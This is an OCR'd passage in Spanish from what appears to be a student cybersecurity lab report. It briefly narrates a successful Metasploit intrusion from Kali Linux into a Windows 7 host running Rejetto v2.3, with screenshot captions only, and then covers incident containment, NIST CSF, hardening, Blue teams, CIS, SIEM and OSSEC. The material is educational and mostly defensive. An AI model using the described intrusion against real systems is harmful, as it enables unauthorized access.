

Ilustración 51 - *Sesión iniciada del equipo víctima en Kali Linux - Fuente: El Autor*

Una vez establecida la conexión entre el equipo atacante y víctima, podemos iniciar sesión y ejecutar comandos desde el Shell de Windows y acceder a cualquier ubicación, archivo, documento o proceso en el equipo víctima, el acceso a Shell de Windows equivale al símbolo del sistema.



Ilustración 52 - *Ataque exitoso al host remoto - Fuente: El Autor*

Se evidencia un ataque exitoso logrando vulnerar la falla de seguridad del aplicativo Rejetto v2.3, accedemos de forma remota al usuario creado anteriormente, podemos verificar el direccionamiento IP del equipo remoto, además podemos utilizar comandos de MS-DOS para manipular información en el equipo victima



Ilustración 53 - *Verificando IP del equipo víctima - Fuente: El Autor*



Ilustración 54 - *Ingresando a directorios en host víctima - Fuente: El Autor*

Ilustración 55 - *Creando Carpeta desde Kali Linux hacia el equipo víctima - Fuente: El Autor*



Ilustración 56 - *Ataque exitoso carpeta creada - Fuente: El Autor*

Fase 4 - Contención de Ataques Informáticos

4.1 Acciones para prevenir ataques informáticos en tiempo real

En caso de presentarse ataques informáticos en tiempo real dentro de una organización debemos tener claro las siguientes fases para contener o prevenir este tipo de ataques, entre estas fases tenemos:

Monitoreo: En esta fase debemos contar con elementos claves como pueden ser herramientas de software o de hardware que faciliten la detección de incidentes dentro de la infraestructura TI de la organización, se debe implementar herramientas de monitoreo constante que permitan verificar diferentes parámetros que a su vez indiquen la funcionalidad de la red de la organización, es decir el monitoreo verifica el funcionamiento normal o anormal de la red de la organización realizando reportes de incidentes de intrusión.
En caso de presentarse ataques informáticos en tiempo real, la primera medida a tomar es ***evitar que se propague el ataque*** dentro de la organización, de esta forma evitamos daños de grandes magnitudes o pérdida total de la información, debemos bloquear, aislar o reducir la mayor cantidad de servicios informáticos posibles que presta la entidad, priorizar los procesos contribuye a minimizar el impacto en caso de ataques informáticos en una organización.

Alerta: Este tipo de estrategias contribuyen a que el personal encargado de los temas de seguridad de la información en la organización este al tanto de los incidentes presentados, con ello prevenimos en tiempo real las anormalidades que se puedan presentar en el funcionamiento de los sistemas de información y en la red de datos de la empresa. En las organizaciones es necesario contar con personal idóneo para temas de seguridad informática, con preparación y conocimientos suficientes para prevenir y contener este tipo de ataques, si se presentan problemas de seguridad en la información el tiempo en resolver los inconvenientes es vital, entre más tiempo se pierda en dar una solución, mayores serán las pérdidas para la organización, por ello el conocimiento y preparación del personal encargado es fundamental.

Identificación: En esta fase analizamos y categorizamos los incidentes presentados en la etapa de monitoreo y de alertas, se deben analizar los log o registros de incidentes para filtrar y clasificar los eventos presentados, esto nos ayuda a tomar medidas al momento de prevenir el ataque.

Tomar acciones preventivas rápidas implicaría en muchas ocasiones pérdida de tiempo, recordemos que el afán solo trae cansancio, con la identificación de los incidentes se deben tomar las medidas adecuadas y eficientes que permitan un control efectivo de los incidentes presentados.

Contención: En esta fase no solo damos solución al incidente presentado, se busca implementar acciones de control definitivo para que el ataque no se vuelva a presentar y no genere más daños en la seguridad de la información de la organización.

El Instituto Nacional de Estándares y Tecnología – NIST(National Institute of Standards and Technology), desarrolló un marco voluntario con el fin de guiar a diferentes compañías sin importar su tamaño a gestionar y reducir los riesgos de ciberseguridad que se puedan presentar al interior de las organizaciones buscando proteger principalmente la información, este marco se conoce con el nombre de Cybersecurity Framework y contiene un conjunto de actividades de ciberseguridad que orientan detalladamente acciones en pro de la seguridad de la información.



Ilustración 57 - *Núcleo del marco Cybersecurity Framework - Fuente: https://www.esan.edu.pe/conexion/actualidad/2019/04/30/2.jpg*

Entre los aspectos más relevantes de las actividades que abarca el marco Cybersecurity Framework tenemos las siguientes:

Identificar (ID): Permite desarrollar un entendimiento organizacional para administrar los diferentes riesgos de ciberseguridad en los sistemas, los activos, las personas, las capacidades y los datos, comprender el contexto de la empresa, los recursos con esta cuenta, y los riesgos relacionados con la ciberseguridad, facilita la centralización de esfuerzos a la administración de riesgos y a sus necesidades comerciales. (Technology, 2019, pág. 9)

Proteger (PR): Describe todas aquellas medidas de seguridad adecuadas que permiten garantizar la entrega de servicios de las infraestructuras críticas, estas actividades tienen como objetivo limitar o contener el impacto de un potencial evento de ciberseguridad. (Technology, 2019, pág. 10)

Detectar (DE): Se definen las actividades necesarias que permitan identificar hechos de ocurrencia de un evento de ciberseguridad, permitiendo descubrir oportunamente estos eventos. (Technology, 2019, pág. 10)

Responder (RS): Se definen actividades necesarias para tomar medidas con respecto a un incidente de ciberseguridad detectado, desarrollando la capacidad de contener el impacto de un potencial incidente. (Technology, 2019, pág. 10)

Recuperar (RC): Identifica las actividades necesarias para mantener los planes de resiliencia y para restaurar cualquier capacidad o servicio que se haya deteriorado debido a un incidente de ciberseguridad. Esta función es compatible con la recuperación oportuna de las operaciones normales para reducir el impacto de un incidente de ciberseguridad. (Technology, 2019, pág. 10)

4.2 Medidas de hardenización para evitar repetición de ataques

Hardenizar o ***Hardening*** en seguridad informática, se puede indicar como el proceso de asegurar un sistema mediante la reducción de vulnerabilidades que se puedan presentar, este proceso de aseguramiento o hardenización se puede lograr eliminado aplicaciones innecesarias en el sistema de información, validando y eliminando usuarios que ya no laboren para la entidad, reduciendo servicios innecesarios en la organización, entre otros. (Grupo Smartekh , 2012)

Para el caso de estudio podemos tomar las siguientes medidas de hardenización en la empresa WhiteHouse Security para evitar ataques a la seguridad de los sistemas de información de la empresa, entre las medidas tenemos:

- ✓ Mantener instaladas las actualizaciones de seguridad de los sistemas operativos de los equipos de cómputo que hacen parte de la empresa.
- ✓ Establecer roles y responsabilidades sobre cada equipo de cómputo asignado.
- ✓ Mantener actualizado el Firmware o BIOS de todos los equipos de cómputo pertenecientes a la compañía.
- ✓ Establecer políticas de contraseñas seguras para todos los usuarios que laboran para la empresa.
- ✓ Mantener actualizado el software antivirus con que cuente la empresa.
- ✓ Establecer reglas y políticas de seguridad en el firewall instalado en la empresa.
- ✓ Establecer una evaluación de riesgos a los activos informáticos de la organización.
- ✓ Instalar y configurar un firewall en la empresa, no es suficiente con el firewall integrado al sistema operativo, podemos utilizar aplicaciones gratuitas como Comodo, PeerBlock, GlassWire, entre otras.
- ✓ Creación de un plan de contingencia en caso que se presenten ataques en tiempo real.
- ✓ Implementar políticas de seguridad de la información mediante la elaboración de un documento o normas que definan las acciones de los empleados respecto a la seguridad de la información.

Durante el ejercicio práctico mediante las máquinas virtuales, se pudo evidenciar fallas en el sistema operativo, el equipo con Windows 7x64 fue accedido remotamente por medio de procesos de Metasploits, se logró acceder a información contenida en ese equipo y para evitar futuros ataques o nuevas intrusiones podemos tomar medidas de hardenización como pueden ser:

- ✓ Actualizar el software antivirus
- ✓ Actualizar el firewall del sistema operativo Windows 7
- ✓ Actualizar los parches de seguridad de Windows 7
- ✓ Desactivar el acceso remoto al equipo
- ✓ Configuración y bloqueo de puertos mediante el firewall
- ✓ Configurar de manera adecuada los permisos sobre archivos y carpetas para los usuarios.

4.3 Equipo Blueteam y un equipo de respuesta a incidentes informáticos

En el área de seguridad informática nos referimos al equipo Blueteam para indicar al conjunto de personas o equipo encargado de la seguridad defensiva ante ataques informáticos en una organización, el equipo Blueteam se encarga de realizar vigilancia permanente de comportamientos y patrones poco usuales en los sistemas de información de una empresa, este análisis permite al equipo Blueteam identificar fallos y vulnerabilidades en la red y sistemas de datos poniendo a prueba las medidas de seguridad implementadas por las empresas, el equipo Blueteam evalúa la afectación que puede tener la empresa en caso de presentarse una falla o vulneración en la seguridad de la información.

Por su parte, el equipo de respuesta a incidentes de seguridad de la información o incidentes informáticos, son lo que brindan de manera oportuna la solución al incidente presentado, ejecutan actividades de contención, erradicación y recuperación del incidente presentado en los sistemas de información de una organización.

Por lo anterior podemos indicar que el equipo Blueteam diseña las estrategias defensivas y el equipo de respuesta a incidente las ejecuta de manera inmediata al presentarse un ataque informático, es decir que dan la solución al problema presentado.



Ilustración 58 - *Equipo Blueteam - Fuente: El Autor*

4.4 Finalidad de CIS “Center For Internet Security”

El Centro para la Seguridad en Internet CIS (Center For Internet Security), es una entidad que funciona de manera independiente sin ánimo de lucro, esta entidad tiene como función desarrollar estrategias y ejemplos de soluciones de ciberseguridad ofreciendo material relacionado con dichos controles de seguridad que se puede encontrar en la página web https://www.cisecurity.org. (CIS, 2021)

CIS alberga un centro de análisis e intercambio de información multiestatal, el recurso para prevenir, proteger, dar respuesta y recuperación de amenazas cibernéticas para diferentes entidades del gobierno, locales y territoriales.

La misión de CIS es hacer del mundo conectado un lugar más seguro mediante el desarrollo, validación y promoción de soluciones de manera oportuna de mejores prácticas que permitan a las entidades, personas y gobiernos a protegerse contra las amenazas cibernéticas que se presenten. (CIS, 2021)

Como profesional experto en ciberseguridad, si recibo indicaciones de trabajar con CIS, utilizaría esta oportunidad para elaborar o desarrollar pautas que contribuyan a mejorar procesos de contención de ataques cibernéticos, con ellos podemos evaluar, monitorear y analizar las vulnerabilidades al interior de la red de una organización.

4.5 Funciones y características de SIEM

SIEM significa (Security Information and Event Management – Información de Seguridad y Gestión de Eventos), SIEM es una solución o categoría de software que se dedica a detectar, responder y neutralizar las amenazas presentadas en los sistemas de información, SIEM tiene como objetivo principal proporcionar una visión global sobre la seguridad de las tecnologías de la información. (Pachón, 2021).

Un sistema SIEM permite tener control absoluto sobre la seguridad informática de la empresa. Al tener información y administración total sobre todos los eventos que suceden segundo a segundo, resulta más fácil detectar tendencias y centrarse en patrones fuera de lo común. (SOFECOM, 2021)

Una de las principales funciones del sistema SIEM es la de centralizar el almacenamiento y permitir el análisis en tiempo real de lo que sucede en cuanto a la gestión de la seguridad de los sistemas en una organización, lo que permite detectar patrones inusuales o anormales de accesibilidad y dando mayor visibilidad a los sistemas de seguridad para que sean implementados en las empresas. (SOFECOM, 2021)

La tecnología SIEM nace de la combinación de las funciones de dos categorías de productos: SEM (gestión de eventos de seguridad) y SIM (gestión de información de seguridad). (SOFECOM, 2021)

La herramienta SIEM tiene como finalidad la detección y prevención de amenazas, esta herramienta está diseñada para prevenir ataques cibernéticos antes de que estos sucedan, esto es posible gracias a la información recopilada de los sistemas centrales de una organización.

En la actualidad se presenta un crecimiento notable en la infraestructura, aplicaciones y métodos de seguridad en las empresas, es por ello que la implementación de la herramienta SIEM es de gran ayuda para evitar y controlar cualquier ciberataque que ocurra en tiempo real, teniendo las bases suficientes para tal objetivo.

Dentro de las ventajas y beneficio que se obtiene al implementar la herramienta SIEM tenemos las siguientes:

- ✓ Permite centralizar la información de seguridad de la organización.
- ✓ Permite la automatización de las tareas o procesos en la empresa.
- ✓ Entrega respuestas automáticas sobre eventos y amenazas presentadas.
- ✓ Disminuye el tiempo de respuesta ante las amenazas presentadas.
- ✓ Brinda información eficiente y rápida para realizar análisis forenses.
- ✓ Permite validar la detección de activos de la empresa.
- ✓ Facilita la evaluación de vulnerabilidades.
- ✓ Monitorea eventos de violación a la seguridad de los sistemas.

La centralización de eventos y logs de diferentes sistemas permiten y facilitan el análisis en tiempo real de los sucesos al interior de un sistema de información. (Pachón, 2021)

4.6 Herramientas GPL de contención de ataques informáticos

Dentro de las herramientas de contención de tipo de software libre o software con licencia GPL (Licencia Pública General), podemos utilizar las siguientes para el caso de estudio mencionado en al Anexo 5 - Escenario 4:

OSSEC: Considerada como un sistema HIDS (Host Intrusion Detection System - Sistema de detección de intrusiones del host), se encarga de analizar los registros de eventos del sistema operativo, permite comprobar la integridad del sistema, realiza auditoria sobre los registros de Windows, permite la detección de rootkits, emite alertas en tiempo real y entrega respuestas activas de los ataques. (Mancomún, 2017)

Ilustración 59 - *Logo OSSEC - Fuente: https://www.mancomun.gal/wp-content/uploads/2017/10/ossec.gif*

